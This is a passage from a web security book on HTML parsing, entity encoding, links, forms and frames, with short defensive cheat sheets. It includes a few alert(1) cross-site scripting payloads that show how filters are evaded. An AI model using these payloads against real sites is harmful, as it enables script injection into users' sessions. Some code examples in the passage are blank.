The language and appearance of SSL warnings has evolved through the years toward increasingly dumbed-down (but still problematic) explanations of the problem and more complicated actions required to bypass the warning. This trend may be misguided: Studies show that over 50 percent of even the most frightening and disruptive warnings are clicked through.<sup>24</sup> It is easy to blame the users, but ultimately, we may be asking them the wrong questions and offering exactly the wrong choices. Simply, if it is believed that clicking through the warning is advantageous in some cases, offering to open the page in a clearly labeled “sandbox” mode, where the harm is limited, would be a more sensible solution. And if there is no such belief, any override capabilities should be eliminated entirely (a goal sought by *Strict Transport Security*, an experimental mechanism that will be discussed in Chapter 16).

# Security Engineering Cheat Sheet

## When Handling User-Controlled Filenames in Content-Disposition Headers

- If you do not need non-Latin characters:** Strip or substitute any characters except for alphanumerics, “.”, “-”, and “\_”. To protect your users against potentially harmful or deceptive filenames, you may also want to confirm that at least the first character is alphanumeric and substitute all but the rightmost period with something else (e.g., an underscore).

Keep in mind that allowing quotes, semicolons, backslashes, and control characters (0x00–0x1F) will introduce vulnerabilities.

- If you need non-Latin names:** You must use RFC 2047, RFC 2231, or URL-style percent encoding in a browser-dependent manner. Make sure to filter out control characters (0x00–0x1F) and escape any semicolons, backslashes, and quotes.

## When Putting User Data in HTTP Cookies

- Percent-encode everything except for alphanumerics.** Better yet, use base64. Stray quote characters, control characters (0x00–0x1F), high-bit characters (0x80–0xFF), commas, semicolons, and backslashes may allow new cookie values to be injected or the meaning and scope of existing cookies to be altered.

## When Sending User-Controlled Location Headers

- Consult the cheat sheet in Chapter 2.** Parse and normalize the URL, and confirm that the scheme is on a whitelist of permissible values and that you are comfortable redirecting to the specified host.  
Make sure that any control and high-bit characters are escaped properly. Use Punycode for hostnames and percent-encoding for the remainder of the URL.

## When Sending User-Controlled Redirect Headers

- Follow the advice provided for Location.** Note that semicolons are unsafe in this header and cannot be escaped reliably, but they also happen to have a special meaning in some URLs. Your choice is to reject such URLs altogether or to percent-encode the “;” character, thereby violating the RFC-mandated syntax rules.

## When Constructing Other Types of User-Controlled Requests or Responses

- Examine the syntax and potential side effects of the header in question.** In general, be mindful of control and high-bit characters, commas, quotes, backslashes, and semicolons; other characters or strings may be of concern on a case-by-case basis. Escape or substitute these values as appropriate.
- When building a new HTTP client, server, or proxy:** Do not create a new implementation unless you absolutely have to. If you can't help it, read this chapter thoroughly and aim to mimic an existing mainstream implementation closely. If possible, ignore the RFC-provided advice about fault tolerance and bail out if you encounter any syntax ambiguities.



# 4

## HYPertext Markup Language

The Hypertext Markup Language (HTML) is the primary method of authoring online documents. One of the earliest written accounts of this language is a brief summary posted on the Internet by Tim Berners-Lee in 1991.<sup>1</sup> His proposal outlines an SGML-derived syntax that allows text documents to be annotated with

inline hyperlinks and several types of layout aids. In the following years, this specification evolved gradually under the direction of Sir Berners-Lee and Dan Connolly, but it wasn't until 1995, at the onset of the First Browser Wars, that a reasonably serious and exhaustive specification of the language (HTML 2.0) made it to RFC 1866.<sup>2</sup>

From that point on, all hell broke loose: For the next few years, competing browser vendors kept introducing all sorts of flashy, presentation-oriented features and tweaked the language to their liking. Several attempts to amend the original RFC have been undertaken, but ultimately the IETF-managed standardization approach proved to be too inflexible. The newly formed World Wide Web Consortium took over the maintenance of the language and eventually published the HTML 3.2 specification in 1997.<sup>3</sup>

The new specification tried to reconcile the differences in browser implementations while embracing many of the bells and whistles that appealed to the public, such as customizable text colors and variable typefaces. Ultimately, though, HTML 3.2 proved to be a step back for the clarity of the language and had only limited success in catching up with the facts.

In the following years, the work on HTML 4 and 4.01<sup>4</sup> focused on pruning HTML of all accumulated excess and on better explaining how document elements should be interpreted and rendered. It also defined an alternative, strict XHTML syntax derived from XML, which was much easier to consistently parse but more punishing to write. Despite all this work, however, only a small fraction of all websites on the Internet could genuinely claim compliance with any of these standards, and little or no consistency in parsing modes and error recovery could be seen on the client end. Consequently, some of the work on improving the core language fizzled out, and the W3C turned its attention to stylesheets, the Document Object Model, and other more abstract or forward-looking challenges.

In the late 2000s, some of the low-level work has been revived under the banner of HTML5,<sup>5</sup> an ambitious project to normalize almost every aspect of the language syntax and parsing, define all the related APIs, and more closely police browser behavior in general. Time will tell if it will be successful; until then, the language itself, and each of the four leading parsing engines,\* come with their own set of frustrating quirks.

## Basic Concepts Behind HTML Documents

From a purely theoretical standpoint, HTML relies on a fairly simple syntax: a hierarchical structure of tags, *name=value* tag parameters, and text nodes (forming the actual document body) in between. For example, a simple document with a title, a heading, and a hyperlink may look like this:

---

```
<html>
  <head>
    <title>Hello world</title>
  </head>
  <body>
    <h1>Welcome to our example page</h1>
    <a href="http://www.example.com/">Click me!</a>
  </body>
</html>
```

---

\* To process HTML documents, Internet Explorer uses the Trident engine (aka MSHTML); Firefox and some derived products use Gecko; Safari, Chrome, and several other browsers use WebKit; and Opera relies on Presto. With the exception of WebKit, a collaborative open source effort maintained by several vendors, these engines are developed largely in-house by their respective browser teams.

This syntax puts some constraints on what may appear inside a parameter value or inside the document body. Five characters—angle brackets, single and double quotes, and an ampersand—are reserved as the building blocks of the HTML markup, and these need to be avoided or escaped in some way when used outside of their intended function. The most important rules are:

- Stray ampersands (&) should never appear in most sections of an HTML document.
- Both types of angle brackets are obviously problematic inside a tag, unless properly quoted.
- The left angle bracket (<) is a hazard inside a text node.
- Quote characters appearing inside a tag can have undesirable effects, depending on their exact location, but are harmless in text nodes.

To allow these characters to appear in problematic locations without causing side effects, an ampersand-based encoding scheme, discussed in “Entity Encoding” on page 76, is provided.

**NOTE** *Of course, the availability of such an encoding scheme is not a guarantee of its use. The failure to properly filter out or escape reserved characters when displaying usercontrolled data is the cause of a range of extremely common and deadly web application security flaws. A particularly well-known example of this is cross-site scripting (XSS), an attack in which malicious, attacker-provided JavaScript code is unintentionally echoed back somewhere in the HTML markup, effectively giving the attacker full control over the appearance and operation of the targeted site.*

### Document Parsing Modes

For any HTML document, a top-level `<!DOCTYPE>` directive may be used to instruct the browser to parse the file in a manner that at least superficially conforms to one of the officially defined standards; to a more limited extent, the same signal can be conveyed by the *Content-Type* header, too. Of all the available parsing modes, the most striking difference exists between XHTML and traditional HTML. In the traditional mode, parsers will attempt to recover from most types of syntax errors, including unmatched opening and closing tags. In addition, tag and parameter names will be considered case insensitive, parameter values will not always need to be quoted, and certain types of tags, such as `<img>`, will be closed implicitly. In other words, the following input will be grudgingly tolerated:

---

```
<hTmL>
<BODY>
<IMG src="/hello_world.jpg">
<a HREF=http://www.example.com/>
  Click me!
</oops>
</html>
```

---

The XML mode, on the other hand, is strict: All tags need to be balanced carefully, named using the proper case, and closed explicitly. (The XML-specific self-closing tag syntax, such as `<img />`, is permitted.) In addition, most syntax mistakes, even trivial ones, will result in an error and prevent the document from being displayed at all.

Unlike the regular flavor of HTML, XML-based documents may also elegantly incorporate sections using other XML-compliant markup formats, such

as MathML, a mathematical formula markup language. This is done by specifying a different `xmlns` namespace setting for a particular tag, with no need for one-off, language-level hacks.

The last important difference worth mentioning here is that traditional HTML parsing strategies feature a selection of special modes, entered into after certain tags are encountered and exited only when a specific terminator string is seen; everything in between is interpreted as non-HTML text. Some examples of such special tags include `<style>`, `<script>`, `<textarea>`, or `<xmp>`. In practical implementations, these modes are exited only when a literal, caseinsensitive match on `</style>`, `</script>`, or a similar matching value, is made; any other markup inside such a block will not be interpreted as HTML. (Interestingly, there is one officially obsolete tag, `<plaintext>`, that cannot be exited at all; it stays in effect for the remainder of the document.)

In comparison, the XML mode is more predictable. It generally forbids stray “`<`” and “`&`” characters inside the document, but it provides a special syntax, starting with “`<![CDATA[`” and ending with “`]]>`”, as a way to encapsulate any raw text inside an arbitrary tag. For example:

---

```
<script><![CDATA[
  alert('">>>> Hello world! <<<');
]]
</script>
```

---

The other notable special parsing mode available in both XHTML and normal HTML is a comment block. In XML, it quite simply begins with “`<!--`” and ends with “`-->`”. In the traditional HTML parser in Firefox versions prior to 4, any occurrence of “`--`”, later followed by “`>`”, is also considered good

enough.

### *The Battle over Semantics*

The low-level syntax of the language aside, HTML is also the subject of a fascinating conceptual struggle: a clash between the ideology and the reality of the online world. Tim Berners-Lee always championed the vision of a *semantic web*, an interconnected system of documents in which every functional block, such as a citation, a snippet of code, a mailing address, or a heading, has its meaning explained by an appropriate machine-readable tag (say, `<cite>`, `<code>`, `<address>`, or `<h1>` to `<h6>`).

This approach, he and other proponents argued, would make it easier for machines to crawl, analyze, and index the content in a meaningful way, and in the near future, it would enable computers to reason using the sum of human knowledge. According to this philosophy, the markup language should provide a way to stylize the appearance of a document, but only as an afterthought.

Sir Berners-Lee has never given up on this dream, but in this one regard, the actual usage of HTML proved to be very different from what he wished for. Web developers were quick to pragmatically distill the essence of HTML 3.2 into a

handful of presentation-altering but semantically neutral tags, such as `<font>`, `<b>`, and `<pre>`, and saw no reason to explain further the structure of their documents to the browser. W3C attempted to combat this trend but with limited success. Although tags such as `<font>` have been successfully obsoleted and largely abandoned in favor of CSS, this is only because stylesheets offered more powerful and consistent visual controls. With the help of CSS, the developers simply started relying on a soup of semantically agnostic `<span>` and `<div>` tags to build everything from headings to user-clickable buttons, all in a manner completely opaque to any automated content extraction tools.

Despite having had a lasting impact on the design of the language, in some ways, the idea of a semantic web may be becoming obsolete: Online content less frequently maps to the concept of a single, viewable document, and HTML is often reduced to providing a convenient drawing surface and graphic primitives for JavaScript applications to build their interfaces with.

## Understanding HTML Parser Behavior

The fundamentals of HTML syntax outlined in the previous sections are usually enough to understand the meaning of well-formed HTML and XHTML documents. When the XHTML dialect is used, there is little more to the story: The minimal fault-tolerance of the parser means that anomalous syntax almost always leads simply to a parsing error. Alas, the picture is very different with traditional, laid-back HTML parsers, which aggressively second-guess the intent of the page developer even in very ambiguous or potentially harmful situations.

Since an accurate understanding of user-supplied markup is essential to designing many types of security filters, let's have a quick look at some of these behaviors and quirks. To begin, consider the following reference snippet:

```
<img src=image.jpg title='Hello world' class=examples>
```



Web developers are usually surprised to learn that this syntax can be drastically altered without changing its significance to the browser. For example, Internet Explorer will allow an NUL character (0x00) to be inserted in the location marked at ❶, a change that is likely to throw all naïve HTML filters off the trail. It is also not widely known that the whitespaces at ❷ and ❹ can be substituted with uncommon vertical tab (0x0B) or form feed (0x0C) characters in all browsers and with a nonbreaking UTF-8 space (0xA0) in Opera.\* Oh, and here's a really surprising bit: In Firefox, the whitespace at ❷ can also be replaced with a single, regular slash—yet the one at ❹ can't.

Moving on, the location marked ❸ is also of note. In this spot, NUL characters are ignored by most parsers, as are many types of whitespaces. Not long ago, WebKit browsers accepted a slash in this location, but recent parser improvements have eliminated this quirk.

Quote characters are a yet another topic of interest. Website developers know that single and double quotes can be used to put a string containing whitespaces or angle brackets in an HTML parameter, but it usually comes as a surprise that

Internet Explorer also honors backticks (`) instead of real quotes in the location marked ❸. Similarly, few people realize that in any browser, an implicit whitespace is inserted after a quoted parameter, and that the explicit whitespace at ❹ can therefore be skipped without changing the meaning of the tag.

The security impact of these patterns is not always easy to appreciate, but consider an HTML filter tasked with scrubbing an `<img>` tag with an attackercontrolled `title` parameter. Let's say that in the input markup, this parameter is not quoted if it contains no whitespaces and angle brackets—a design that can be seen on a popular blogging site. This practice may appear safe at first, but in the following two cases, a malicious, injected `onerror` parameter will materialize inside a tag:

---

```
<img ... title=""onerror="alert(1)">
```

---

and

---

```
<img ... title='`onerror=`alert(1)`>
```

---

Yet another wonderful quote-related quirk in Internet Explorer makes this job even more complicated. While most browsers recognize quoting only when it is used at the beginning of a parameter value, Internet Explorer simply checks for any occurrence of an equal sign (=) followed by a quote and will parse this syntax in a rather unexpected way:

---

```
<img src=test.jpg?value=">Yes, we are still inside a tag!">
```

---

### *Interactions Between Multiple Tags*

Parsing a single tag can be a daunting task, but as you might imagine, anomalous arrangements of multiple HTML tags will be even less predictable. Consider the following trivial example:

---

```
<i <b>
```

---

\* The behavior exhibited by Opera is particularly sneaky: The Unicode whitespace is not recognized by many standard library functions used in server-side HTML sanitizers, such as `isspace(...)` in libc. This increases the risk of implementation glitches.

When presented with such syntax, most browsers only interpret `<i>` and treat the “`<b>`” string as an invalid tag parameter. Firefox versions before 4, however, would automatically close the `<i>` tag first when encountering an angle bracket and, in the end, will interpret both `<i>` and `<b>`. In the spirit of fault tolerance, until recently WebKit followed that model, too.

A similar behavior can be observed in previous versions of Firefox when dealing with tag names that contain invalid characters (in this case, the equal sign). Instead of doing its best to ignore the entire block, the parser would simply reset and interpret the quoted tag:

---

```
<i=<b>">
```

---

The handling of tags that are not closed before the end of the file is equally fascinating. For example, the following snippet will prompt most browsers to

interpret the `<i>` tag or ignore the entire string, but Internet Explorer and Opera use a different backtracking approach and will see `<b>` instead:

---

```
<i foo="<b>" [EOF]
```

---

In fact, Firefox versions prior to version 4 engaged in far-fetched reparsing whenever particular special tags, such as `<title>`, were not closed before the end of the document:

---

```
<title>This text will be interpreted as a title  
<i>This text will be shown as document body!  
[EOF]
```

---

The last two parsing quirks have interesting security consequences in any scenario where the attacker may be able to interrupt page load prematurely. Even if the markup is otherwise fairly well sanitized, the meaning of the document may change in a very unexpected way.

### *Explicit and Implicit Conditionals*

To further complicate the job of HTML parsing, some browsers exhibit behaviors that can be used to conditionally skip some of the markup in a document. For example, in an attempt to help novice users of Microsoft’s Active Server Pages development platform, Internet Explorer treats `<% ... %>` blocks as a completely nonstandard comment, hiding any markup between these two character sequences. Another Internet Explorer–specific feature is explicit conditional expressions interpreted by the parser and smuggled inside standard HTML comment blocks:

---

```
<!--[if IE 6]>  
  Markup that will be parsed only for Internet Explorer 6  
<![endif]-->
```

---

Many other quirks of this type are related to the idiosyncrasies of SGML and XML. For example, due to the comment-handling behavior mentioned earlier in an aside, browsers disagree on how to parse !- and ?-directives (such as `<!DOCTYPE>` or `<?xml>`), whether to allow XML-style CDATA blocks in non-XHTML modes, and on what precedence to give to overlapping special parsing mode tags (such as `<style><!-- </style> -->`).

### *HTML Parsing Survival Tips*

The set of parsing behaviors discussed in the previous sections is by no means exhaustive. In fact, an entire book has been written on this topic: Inquisitive readers are advised to grab *Web Application Obfuscation* (Syngress, 2011) by Mario Heiderich, Eduardo Alberto Vela Nava, Gareth Heyes, and David Lindsay—and then weep about the fate of humanity. The bottom line is that building HTML filters

that try to block known dangerous patterns, and allow the remaining markup as is, is simply not feasible.

The only reasonable approach to tag sanitization is to employ a realistic parser to translate the input document into a hierarchical in-memory document tree, and then scrub this representation for all unrecognized tags and parameters, as well as any undesirable tag/parameter/value configurations. At that point, the tree can be carefully reserialized into a well-formed, wellescaped HTML that will not flex any of the error correction muscles in the browser itself. Many developers think that a simpler design should be possible, but eventually they discover the reality the hard way.

## Entity Encoding

Let's talk about character encoding again. As noted on the first pages of this chapter, certain reserved characters are generally unsafe inside text nodes and tag parameter values, and they will often lead to outright syntax errors in XHTML. In order to allow such characters to be used safely (and to allow a convenient way to embed high-bit text), a simple ampersand-prefixed, semicolon-terminated encoding scheme, known as entity encoding, is available to developers.

The most familiar use of this encoding method is the inclusion of certain predefined, named entities. Only a handful of these are specified for XML, but several hundred more are scattered in HTML specifications and supported by all modern browsers. In this approach, `&lt;` is used to insert a left angle bracket; `&gt;` substitutes a right angle bracket; `&amp;` replaces the ampersand itself; while, say, `&rarr;` is a nice Unicode arrow.

**NOTE** *In XHTML documents, additional named entities can be defined using the <!ENTITY> directive and made to resolve to internally defined strings or to the contents of an external file URL. (This last option is obviously unsafe if allowed when processing untrusted content; the resulting attack is sometimes called External XML Entity, or XXE for short.)*

In addition to the named entities, it is also possible to insert an arbitrary ASCII or Unicode character using a decimal `&#number;` notation. In this case, `&#60;` maps to a left angle bracket; `&#62;` substitutes a right one; and `&#128569;` is, I kid you not, a Unicode 6.0 character named “smiling cat face with tears of joy.” Hexadecimal notation can also be used if the number is prefixed with “x”. In this variant, the left angle bracket becomes `&x3c;`, etc.

The HTML parser recognizes entity encoding inside text nodes and parameter values and decodes it transparently when building an in-memory representation of the document tree. Therefore, the following two cases are functionally identical:

---

```

```

---

and

---

```

```

---

The following two examples, on the other hand, will not work as expected, as the encoding interferes with the structure of the tag itself:

---

```

```

---

and

---

```
<img s="http://www.example.com">
```

---

The largely transparent behavior of entity encoding makes it important to correctly resolve it prior to making any security decisions about the contents of a document and, if applicable, to properly restore it in the sanitized output later on. To illustrate, the following syntax must be recognized as an absolute reference to a *javascript*: pseudo-URL and not to a cryptic fragment ID inside a relative resource named “./*javascript*&”:

---

```
<a href="javascript:&#x3a;alert(1)">
```

---

Unfortunately, even the simple task of recognizing and parsing HTML entities can be tricky. In traditional parsing, for example, entities may often be accepted even if the trailing semicolon is omitted, as long as the next character is not an alphanumeric. (In Firefox, dashes and periods are also accepted in entity names.) Numeric entities are even more problematic, as they may have an overlong notation with an arbitrary number of trailing zeros. Moreover, if the numerical value is higher than  $2^{32}$ , the standard size of an integer on many computer architectures, the corresponding character may be computed incorrectly.

Developers working with XHTML should be aware of a potential pitfall in that dialect, too. Although HTML entities are not recognized in most of the special parsing modes, XHTML differs from traditional HTML in that tags such as *<script>* and *<style>* do not automatically toggle a special parsing mode on their own. Instead, an explicit *<![CDATA[...]]>* block around any scripts or stylesheets is required to achieve a comparable effect. Therefore, the following snippet with an attacker-controlled string (otherwise scrubbed for angle brackets, quotes, backslashes, and newlines) is perfectly safe in HTML, but not in XHTML:

---

```
<script>
  var tmp = 'I am harmless! &#x27;+alert(1);// Or am I?';
  ...
</script>
```

---

## HTTP/HTML Integration Semantics

From Chapter 3, we recall that HTTP headers may give new meaning to the entire response (*Location*, *Transfer-Encoding*, and so on), change the way the payload is presented (*Content-Type*, *Content-Disposition*), or affect the clientside environment in other, auxiliary ways (*Refresh*, *Set-Cookie*, *Cache-Control*, *Expires*, etc.).

But what if an HTML document is delivered through a non-HTTP protocol or loaded from a local file? Clearly, in this case, there is no simple way to express or preserve this information. We can part with some of it easily, but parameters such as the MIME type or the character set are essential, and losing them forces browsers to improvise later on. (Consider, for example, that charsets such as UTF-7, UTF-16, and UTF-32 are not ASCII-compatible and, therefore, HTML documents can't even be parsed without determining which of these transformations needs to be used.)

The security consequences of the browser-level heuristics used to detect character sets and document types will be explored in detail in Chapter 13. Meanwhile, the problem of preserving protocol-level information within a document is somewhat awkwardly addressed by a special HTML directive, `<meta http-equiv=...>`. By the time the browser examines the markup, many content-handling decisions must have already been made, but some tweaks are still on the table; for example, it may be possible to adjust the charset to a generally compatible value or to specify *Refresh*, *Set-Cookie*, and caching directives.

As an illustration of permissible syntax, consider the following directive that, when appearing in an 8-bit ASCII document, will clarify for the browser that the charset of the document is UTF-8 and not, say, ISO-8859-1: `<meta http-equiv="Content-Type" content="text/html;charset=utf-8">`

---

On the flip side, all of the following directives will fail, because at this point it is too late to switch to an incompatible UTF-32 encoding, change the document type to a video format, or execute a redirect instead of parsing the file:

---

```
<meta http-equiv="Content-Type" content="text/html;charset=utf-32">
<meta http-equiv="Content-Type" content="video/mpeg">
<meta http-equiv="Location" content="http://www.example.com">
```

---

Be mindful that when *http-equiv* values conflict with each other, or contradict the HTTP headers received from the server earlier on, their behavior is not consistent and should not be relied upon. For example, the first supported *charset*= value usually prevails (and HTTP headers have precedence over `<meta>` in this case), but with several conflicting *Refresh* values, the behavior is highly browser-specific.

**NOTE** Some browsers will attempt to speculatively extract `<meta http-equiv>` information before actually parsing the document, which may lead to embarrassing mistakes. For example, a security bug recently fixed in Firefox 4 caused the browser to interpret the following statement as a character set declaration: `<meta http-equiv="Refresh" content="10;http://www.example.com;charset=utf-7">`.<sup>6</sup>

## Hyperlinking and Content Inclusion

One of the most important and security-relevant features of HTML is, predictably, the ability to link to and embed external content. HTTP-level features such as *Location* and *Refresh* aside, this can be accomplished in a couple of straightforward ways.

### Plain Links

The following markup demonstrates the most familiar and most basic method for referencing external content from within a document:

---

```
<a href="http://www.example.com/">Click me!</a>
```

---

This hyperlink may point to any of the browser-recognized schemes, including pseudo-URLs (*data:*, *javascript:*, and so on) and protocols handled by external applications (such as *mailto:*). Clicking on the text (or any HTML elements) nested inside such a `<a href=...>` block will typically prompt the browser to navigate away from the linking document and go to the specified location, if meaningfully possible for the protocol used.

An optional *target* parameter may be used to target other windows or document views for navigation. The parameter must specify the name of the target view. If the name cannot be found, or if access is denied, the default behavior is typically to open a new window instead. The conditions in which access may be denied are the topic of Chapter 11.

Four special target names can be used, too (as shown on the left of Figure 4-1): `_blank` always opens a brand-new window, `_parent` navigates a higherlevel view that embeds the link-bearing document (if any), and `_top` always navigates the top-level browser window, no matter how many document embedding levels are in between. Oh, right, the fourth special target, `_self`, is identical to not specifying a value at all and exists for no reason whatsoever.




Figure 4-1: Predefined targets for hyperlinks

### Forms and Form-Triggered Requests

An HTML form can be thought of as an information-gathering hyperlink: When the “submit” button is clicked, a dynamic request is constructed on the fly from the data collected via any number of input fields. Forms allow user input and files to

be uploaded to the server, but in almost every other way, the result of submitting a form is similar to following a normal link.

A simple form markup may look like this:

---

```
<form method=GET action="/process_form.cgi"> Given  
name: <input type=text name=given> Family name:  
<input type=text name=family>  
...  
<input type=submit value="Click here when done!">  
</form>
```

---

The *action* parameter works like the *href* value used for normal links, with one minor difference: If the value is absent, the form will be submitted to the location of the current document, whereas any destination-free *<a>* links will simply not work at all. An optional *target* parameter may also be specified and will behave as outlined in the previous section.

**NOTE** *Unusually, unlike <a> tags, forms cannot be nested inside each other, and only the toplevel <form> tag will remain operational in such a case.*

When the *method* value is set to GET or is simply not present at all, all the nested field names and their current values will be escaped using the familiar percent-encoding scheme outlined in Chapter 2, but with two rather arbitrary differences. First, the space character (0x20) will be substituted with the plus sign, rather than encoded as "%20". Second, following from this, any existing plus signs need to be encoded as "%2B", or else they will be misinterpreted as spaces.

Encoded *name=value* pairs are then delimited with ampersands and combined into a single string, such as this:

---

given=Erwin+Rudolf+Josef+Alexander&family=Schr%C3%BCdinger

---

The resulting value is inserted into the query part of the destination URL (replacing any existing contents of that section) and submitted to the server. The received response is then shown to the user in the targeted viewport.

The situation is a bit more complicated if the *method* parameter is set to POST. For that type of HTTP request, three data submission formats are available. In the default mode (referred to as *application/x-www-form-urlencoded*), the message is constructed the same way as for GET but is transmitted in the request payload instead, leaving the query string and all other parts of the destination URL intact.\*

The existence of the second POST submission mode, triggered by specifying *enctype="text/plain"* on the *<form>* tag, is difficult to justify. In this mode, field names and values will not be percent encoded at all (but, depending on the browser, plus signs may be used to substitute for spaces), and a newline delimiter will be used in place of an ampersand. The resulting format is essentially useless, as it can't be parsed unambiguously: Form-originating newlines and equal signs are indistinguishable from browser inserted ones.

The last mode is triggered with `enctype="multipart/form-data"` and must be used whenever submitting user-selected files through a form (which is possible with a special `<input type="file">` tag). The resulting request body consists of a series of short MIME messages corresponding to every submitted field.<sup>†</sup> These messages are delimited with a client-selected random, unique boundary token that should otherwise not appear in the encapsulated data:

---

```
POST /process_form.cgi HTTP/1.1
...
Content-Type: multipart/form-data; boundary=random1234

--random1234
Content-Disposition: form-data; name="given"

Erwin Rudolf Josef Alexander
--random1234
Content-Disposition: form-data; name="family"
```

---

<sup>\*</sup> This has the potential for confusion, as the same parameter may appear both in the query string and in the POST payload. There is no consistency in how various server-side web applications frameworks resolve this conflict.

<sup>†</sup> MIME (Multipurpose Internet Mail Extensions) is a data format intended for encapsulating and safely transmitting various types of documents in email messages. The format makes several unexpected appearances in the browser world. For example, `Content-Type` file format identifiers also have unambiguous MIME roots.

Schrödinger  
--random1234  
Content-Disposition: form-data; name="file"; filename="cat\_names.txt" Content-Type:  
text/plain

(File contents follow)  
--random1234--

---

Despite the seemingly open-ended syntax of the tag, other request methods and submission formats are not supported by any browser, and this is unlikely to change. For a short while, the HTML5 standard tried to introduce PUT and DELETE methods in forms, but this proposal was quickly shot down.

### *Frames*

Frames are a form of markup that allows the contents of one HTML document to be displayed in a rectangular region of another, embedding page. Several framing tags are supported by modern browsers, but the most common way of achieving this goal is with a hassle-free and flexible inline frame:

---

```
<iframe src="http://www.example.com/"></iframe>
```

---

In traditional HTML documents, this tag puts the parser in one of the special parsing modes, and all text between the opening and the closing tag will simply be ignored in frame-aware browsers. In legacy browsers that do not understand `<iframe>`, the markup between the opening and closing tags is processed normally, however, offering a decidedly low-budget, conditional rendering directive. This conditional behavior is commonly used to provide insightful advice such as “This page must be viewed in a browser that supports frames.”

The frame is a completely separate document view that in many aspects is identical to a new browser window. (It even enjoys its own JavaScript execution context.) Like browser windows, frames can be equipped with a *name* parameter and then targeted from `<a>` and `<form>` tags.

The constraints on the *src* URL for framed content are roughly similar to the rules enforced on regular links. This includes the ability to point frames to javascript: or to load externally handled protocols that leave the frame empty and open the target application in a new process.

Frames are of special interest to web security, as they allow almost unconstrained types of content originating from unrelated websites to be combined onto a single page. We will have a second look at the problems associated with this behavior in Chapter 11.

### Type-Specific Content Inclusion

In addition to content-agnostic link navigation and document framing, HTML also provides multiple ways for a more lightweight inclusion of several predefined types of external content.

#### Images

Image files can be retrieved and displayed on a page using `<img>` tags, via stylesheets, and through a legacy *background=* parameter on markup such as `<body>` or `<table>`.

The most popular image type on the Internet is a lossy but very efficient JPEG file, followed by lossless and more featured (but slower) PNG. An increasingly obsolete lossless GIF format is also supported by every browser, and so is the rarely encountered and usually uncompressed Windows bitmap file (BMP). An increasing number of rendering engines support SVG, an XML-based vector graphics and animation format, too, but the inclusion of such images through the `<img>` tag is subject to additional restrictions.

The list of recognized image types can be wrapped up with odds and ends such as Windows metafiles (WMF and EMF), Windows Media Photo (WDP and HDP), Windows icons (ICO), animated PNG (APNG), TIFF images, and—more recently—WebP. Browser support for these is far from universal, however.

#### Cascading stylesheets

These text-based files can be loaded with a `<link rel=stylesheet href=...>` tag—even though `<style src=...>` would be a more intuitive choice—and may redefine the visual aspects of almost any other HTML tag within their parent document (and in some cases, even include embedded JavaScript).

The syntax and function of CSS are the subject of Chapter 5.

In the absence of the appropriate *charset* value in the *Content-Type* header for the downloaded stylesheet, the encoding according to which this subresource will be interpreted can be specified by the including party through the *charset* parameter of the `<link>` tag.

## Scripts

Scripts are text-based programs included with `<script>` tags and are executed in a manner that gives them full control over the host document. The primary scripting language for the Web is JavaScript, although an embedded version of Visual Basic is also supported in Internet Explorer and can be used at will. Chapter 6 takes an in-depth look at client-side scripts and their capabilities.

As with CSS, in the absence of valid *Content-Type* data, the charset according to which the script is interpreted may be controlled by the including party.

## Plug-in content

This category spans miscellaneous binary files included with `<embed>` or `<object>` tags or via an obsolete, Java-specific `<applet>` tag. Browser plug-in content follows its own security rules, which are explored to some extent in Chapters 8 and 9. In many cases, it is safe to consider plug-in-supported content as equivalent to or more powerful than JavaScript.

**NOTE** *The standard permits certain types of browser-supported documents, such as text/html or text/plain, to be loaded through <object> tags, in which case they form a close equivalent of <iframe>. This functionality is not used in practice, and the rationale behind it is difficult to grasp.*

## Other supplementary content

This category includes various rendering cues that may or may not be honored by the browser; they are most commonly provided through `<link>` directives. Examples include website icons (known as “favicons”), alternative versions of a page, and chapter navigation links.

Several other once-supported content inclusion methods, such as the `<bgsound>` tag for background music, were commonplace in the past but have fallen out of grace. On the other hand, as a part of HTML5, new tags such as `<video>` and `<audio>` are expected to gain popularity soon.

There is relatively little consistency in what URL schemes are accepted for type-specific content retrieval. It should be expected that protocols routed to external applications will be rejected, as they do not have a sensible meaning in this context, but beyond this, not many assumptions should be made. As a security precaution, most browsers will also reject scripting-related schemes when loading images and stylesheets, although Internet Explorer 6 and Opera do not follow this practice. As of this writing, *javascript*: URLs are also permitted on `<embed>` and `<applet>` tags in Firefox but not, for example, on `<img>`.

For almost all of the type-specific content inclusion methods, *Content-Type* and *Content-Disposition* headers provided by the server will typically be ignored (perhaps except for the *charset*= value), as may be the HTTP response code itself. It is best to assume that whenever the body of any server-provided resource is even

vaguely recognizable as one of the data formats enumerated in this section, it may be interpreted as such.

### A Note on Cross-Site Request Forgery

On all types of cross-domain navigation, the browser will transparently include any ambient credentials; consequently, to the server, a request legitimately originating from its own client-side code will appear roughly the same as a request originating from a rogue third-party site, and it may be granted the same privileges.

Applications that fail to account for this possibility when processing any sensitive, state-changing requests are said to be vulnerable to *cross-site request forgery* (XSRF or CSRF). This vulnerability can be mitigated in a number of ways, the most common of which is to include a secret user- and session-specific value on such requests (as an additional query parameter or a hidden form field). The attacker will not be able to obtain this value, as read access to cross-domain documents is restricted by the same-origin policy (see Chapter 9).

# Security Engineering Cheat Sheet

## Good Engineering Hygiene for All HTML Documents

- Always output consistent, valid, and browser-supported *Content-Type* and *charset* information to prevent the document from being interpreted contrary to your original intent.

## When Generating HTML Documents with Attacker-Controlled Bits

This task is difficult to perform consistently across the entire web application, and it is one of the most significant sources of web application security flaws. Consider using context-sensitive auto-escaping frameworks, such as *JSilver* or *CTemplate*, to automate it. If that is not possible, read on.

- User-supplied content in text body:** Always entity-encode “<”, “>”, and “&”. Note that certain other patterns may be dangerous in certain non-ASCII-compatible output encodings. If applicable, consult Chapter 13.

Keep in mind that some Unicode metacharacters (e.g., U+202E) alter the direction or flow of the subsequent text. It may be desirable to remove them in particularly sensitive uses.
